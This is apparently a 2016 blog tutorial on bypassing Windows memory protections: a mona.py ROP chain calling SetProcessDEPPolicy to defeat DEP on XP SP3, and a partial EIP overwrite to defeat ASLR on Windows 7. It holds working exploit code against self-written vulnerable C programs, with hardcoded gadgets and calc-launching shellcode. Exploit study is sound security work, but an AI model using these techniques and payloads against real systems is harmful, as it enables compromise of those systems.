   Return-oriented programming (ROP) is a computer security exploit technique that allows an attacker to execute code in the presence of security defenses such as non-executable memory and code signing.
   In this technique, an attacker gains control of the call stack to hijack program control flow and then executes carefully chosen machine instruction sequences, called "gadgets".Each gadget typically ends in a return instruction and is located in a subroutine within the existing program and/or shared library code. Chained together, these gadgets allow an attacker to perform arbitrary operations on a machine employing defenses that thwart simpler attacks.
   I will introduce a simple instance of bypass DEP with ROP on XP SP3,the detailed and comprehensive topic will be posted later.

3. *Bypass DEP with modules with DEP disabled.*
4. *… e.t.c*

Next,follow me to see how to bypass DEP with simple ROP:

In the way of ROP, what we need to do is to search the working gadgets and put together for the choosen function(bypass or disable DEP),Now we have a strong script tool to help us to some automatic ROP search work,it's ***mona.py*** *,developed by* ***corelan.be team.****we use it in Immunity Debugger.*


My code example as following:

```
--------------
#include<string.h>
char shellcode[] =
//paddings
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x4
1\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x4
1\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x4
1\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x4
1\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x4
1\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x4
1\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x4
1\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x4
1\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x4
1\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x4
1\x41\x41\x41"
"\x90\x90\x90\x90"
//gadgets
"\x94\x11\x52\x78"    //retn
"\xa2\x1a\x54\x78"    //pop ebp retn
"\x44\x21\x86\x7c"    //SetProcessDEPPolicy
"\x7e\xf8\x58\x78"    //pop ebx retn
"\x66\xfb\x5b\x78"    //dwFlags  &0x00000000
"\xee\xb7\x55\x78"    //pop edi retn
"\x94\x11\x52\x78"    //retn
"\xff\x24\x54\x78"    //pop esi retn
"\x94\x11\x52\x78"    //retn
"\xe2\x0b\x59\x78"    //pushad retn
//144 bytes shellcode to pop up a calc.exe on XP SP3
"\xdb\xc0\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1"
"\x1e\x58\x31\x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85\x30"
```


```
"\x78\xbc\x65\xc9\x78\xb6\x23\xf5\xf3\xb4\xae\x7d\x02\xaa"
"\x3a\x32\x1c\xbf\x62\xed\x1d\x54\xd5\x66\x29\x21\xe7\x96"
"\x60\xf5\x71\xca\x06\x35\xf5\x14\xc7\x7c\xfb\x1b\x05\x6b"
"\xf0\x27\xdd\x48\xfd\x22\x38\x1b\xa2\xe8\xc3\xf7\x3b\x7a"
"\xcf\x4c\x4f\x23\xd3\x53\xa4\x57\xf7\xd8\x3b\x83\x8e\x83"
"\x1f\x57\x53\x64\x51\xa1\x33\xcd\xf5\xc6\xf5\xc1\x7e\x98"
"\xf5\xaa\xf1\x05\xa8\x26\x99\x3d\x3b\xc0\xd9\xfe\x51\x61"
"\xb6\x0e\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\x7b\xd7\x05"
"\x7f\xe8\x7b\xca"
;
int test()
{
    char buf[200];
    memcpy(buf,shellcode,600);
    return 0;
}
int main()
{
    char tmp[300];
    test();
    return 0;
}
```

Next I will explain the gadgets and the whole layout:

Fisrt ,Open our exe with ImmunityDebugger,input "!mona" in the script command for the mona.py usage:




```
0BADF00D Global options :
0BADF00D ----------------
0BADF00D You can use one or more of the following global options on any command that will perform
0BADF00D a search in one or more modules, returning a list of pointers :
0BADF00D  -n                     : Skip modules that start with a null byte. If this is too broad, use
0BADF00D                           option -cp nonull instead
0BADF00D  -o                     : Ignore OS modules
0BADF00D  -p <nr>                : Stop search after <nr> pointers.
0BADF00D  -m <module,module,...> : only query the given modules. Be sure what you are doing !
0BADF00D                           You can specify multiple modules (comma separated)
0BADF00D                           Tip : you can use -m *  to include all modules. All other module criteria will be ignored
0BADF00D                           Other wildcards : *blah.dll = ends with blah.dll, blah* = starts with blah,
0BADF00D                           blah or *blah* = contains blah
0BADF00D  -cm <crit,crit,...>    : Apply some additional criteria to the modules to query.
0BADF00D                           You can use one or more of the following criteria :
0BADF00D                           aslr,safeseh,rebase,nx,os
0BADF00D                           You can enable or disable a certain criterium by setting it to true or false
0BADF00D                           Example :  -cm aslr=true,safeseh=false
0BADF00D                           Suppose you want to search for p/p/r in aslr enabled modules, you could call
0BADF00D                           !mona seh -cm aslr
0BADF00D  -cp <crit,crit,...>    : Apply some criteria to the pointers to return
0BADF00D                           Available options are :
0BADF00D                           unicode,ascii,asciiprint,upper,lower,uppernum,lowernum,numeric,alphanum,nonull,startswithnull,unicoderev
0BADF00D                           Note : Multiple criteria will be evaluated using 'AND', except if you are looking for unicode + one crit
0BADF00D  -cpb '\x00\x01'        : Provide list with bad chars, applies to pointers
0BADF00D                           You can use .. to indicate a range of bytes (in between 2 bad chars)
0BADF00D  -x <access>            : Specify desired access level of the returning pointers. If not specified,
0BADF00D                           only executable pointers will be returned.
0BADF00D                           Access levels can be one of the following values : R,W,X,RW,RX,WX,RWX or *

         Usage :
         -------

0BADF00D  !mona <command> <parameter>
```




we can see that it support many command option ,it's really very strong!

Here I use the command "!mona rop –m mscrr90.dll" to search the ROP gadgets(template) in loaded moudle MSCR90.dll(the system library):



*After search done,open the **rop_chains.txt** in installation directory of Immnuity Debugger,it has several kinds of ROP chain templates for evey exploitable API function in dirrerent programming language,Here I choose the **SetProcessDEPPolicy** in **C**:*



```
Register setup for SetProcessDEPPolicy() :
--------------------------------------------
 EAX = <not used>
 ECX = <not used>
 EDX = <not used>
 EBX = dwFlags (ptr to 0x00000000)
 ESP = ReturnTo (automatic)
 EBP = ptr to SetProcessDEPPolicy()
 ESI = <not used>
 EDI = ROP NOP (4 byte stackpivot)
--------------------------------------------


ROP Chain for SetProcessDEPPolicy() [(XP SP3/Vista SP1/2008 Server SP1, can be called only once per process)]
```

Figure 1

```
*** [ C ] ***

  #define CREATE_ROP_CHAIN(name, ...) \
    int name##_length = create_rop_chain(NULL, ##__VA_ARGS__); \
    unsigned int name[name##_length / sizeof(unsigned int)]; \
    create_rop_chain(name, ##__VA_ARGS__);

  int create_rop_chain(unsigned int *buf, unsigned int )
  {
    // rop chain generated with mona.py - www.corelan.be
    unsigned int rop_gadgets[] = {
      0x00000000,  // [-] Unable to find ptr to SetProcessDEPPolicy() (-> to be put in ebp)
      0x785a9307,  // POP EBX // RETN [MSVCR90.dll]
      0x785bfb66,  // &0x00000000 [MSVCR90.dll]
      0x7855b7e5,  // POP EDI // RETN [MSVCR90.dll]
      0x7855b7e5,  // skip 4 bytes [MSVCR90.dll]
      0x78590bc5,  // PUSHAD // RETN [MSVCR90.dll]
    };
    if(buf != NULL) {
      memcpy(buf, rop_gadgets, sizeof(rop_gadgets));
    };
    return sizeof(rop_gadgets);
  }

  // use the 'rop_chain' variable after this call, it's just an unsigned int[]
  CREATE_ROP_CHAIN(rop_chain, );
  // alternatively just allocate a large enough buffer and get the rop chain, i.e.:
  // unsigned int rop_chain[256];
  // int rop_chain_length = create_rop_chain(rop_chain, );
```

Figure 2

Figure 1 shows the register layout for SetProcessDEPPolicy on stack

Figure 2 shows the gadgets searched for this function in C pseudo code

We can find the gadgets "PUSHAD / RETN" at the end of rop_gadgets, and as we know,PUAD will push all registers into stack in the order <u>EAX>ECX>EDX>EBX>ESP>EBP>ESI>EDI</u> as showed in figure 1,and the ebp points to the address of ZwSetProcessDEPPolicy and ebx points to the ZwSetProcessDEPPolicy's parameter dwFlags,so after PUSHAD,the stack layout like:

EDI -- RETN <start>

ESI -- RETN

EBP -- SetProcessDEPPolicy

*ESP -- **shellcode***

EBX --dwFlags


EDX <not used>

ECX <not used>

EAX <not used>

As I showed in the figure above, it's indeed a interval arrangement of code and data on stack

In Immunity Debugger,after PUSHAD:



*So, ya..I think I needless to say it,just see the figure and do your own try, you will know it^_^*

We have bypassed DEP with ROP!

ASLR

Windows Vista, 2008 server, and Windows 7 offer yet another built-int security technique (not new, but new for the Windows OS), which randomizes the base addresses of executables, dll's, stack and heap in a process's address space (in fact, it will load the system images into 1 out of 256 random slots, it will randomize the stack for each thread, and it will randomize the heap as well). This technique is called ASLR (Address Space Layout Randomization).
The idea behind this technique is quite clever. ASLR will randomize only part of the address. If you look at the base addresses of the loaded modules after rebooting , you'll notice that only the high order bytes of an address are randomized. For example, the memory address 0x12345678.when ASLR is enabled, it will change to 0xxxxx5678 after your rebooting, so only the higher word is randomized,which can be made use of for us to bypass ASLR.It's called ***partial EIP overwrite****(local/lower word overwrite of EIP address)*

We still have some ways to bypass ASLR:

1. *Bypass ASLR by modules without ASLR ..it's an old routine..yeah,just try your luck~*
2. ***Bypass ASLR by Partial EIP overwrite.***
3. ***Bypass ASLR by Heap Spraying***
4. *... e.t.c*

Bypass ASLR by Partial EIP Overwrite:
My code example:
****


```
#include "stdlib.h"
```

```
#include<string.h>

char shellcode[]=
//112 bytes shellcode to pop up a calc on win7 x64
"\x31\xdb\x64\x8b\x7b\x30\x8b\x7f"
"\x0c\x8b\x7f\x1c\x8b\x47\x08\x8b"
"\x77\x20\x8b\x3f\x80\x7e\x0c\x33"
"\x75\xf2\x89\xc7\x03\x78\x3c\x8b"
"\x57\x78\x01\xc2\x8b\x7a\x20\x01"
"\xc7\x89\xdd\x8b\x34\xaf\x01\xc6"
"\x45\x81\x3e\x43\x72\x65\x61\x75"
"\xf2\x81\x7e\x08\x6f\x63\x65\x73"
"\x75\xe9\x8b\x7a\x24\x01\xc7\x66"
"\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7"
"\x8b\x7c\xaf\xfc\x01\xc7\x89\xd9"
"\xb1\x1b\x53\xe2\xfd\x68\x63\x61"
"\x6c\x63\x89\xe2\x52\x52\x53\x53"
"\x53\x53\x53\x53\x52\x53\xff\xd7"
//paddings
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90"
"\x3E\x10"
;
char * test()
{
    char buf[256];
    memcpy(buf,shellcode,262);
    _asm
    {
        lea edx,buf    //force edx to point to shellcode☺
    }
}
int main()
{
    char temp[200];
    test();
```

```
    _asm
    {
        jmp edx    //springboard
    }
    return 0;
}
***************
```


In my example, I use the address of springboard <jmp edx> to overwrite the lower word of EIP and then EIP will points to our shellcode by <jmp edx>(edx points to shellcode).

Open EXE in ImmunityDebugger on WIN7 x64:



the address of JMP EDX is 0x0040103E

after memcpy():



yeah..We have overwirte the return address with 0x0040103E successfully!

Then.the familiar guy appears in front of you☺

We have bypassed ASLR successfully!

Okay, Let me conclude about this topic.I just introduce and demonstrate them by some simple test for every sigle protection mechasim. In fact,It's multiple-combined in modern windows protection,so you need to research it by your effort.But don't worry about it,attack and defense are developed forward alternately with each other.The bypassing for windows memory protection is also developed by hackers and security researcher.Take DEP and ASLR for example,DEP & ASLR are often combined with each other on modern os (like win7 win8 and later) ,so you will have to bypass both at one time,just relax,it looks like that the ROP was born for bypass DEP and Heap Spray was for ASLR. I will post a detailed and comprehensive topic about ROP and Heap Spray later.

ITh4cker 2016/1/3 BeiJing. China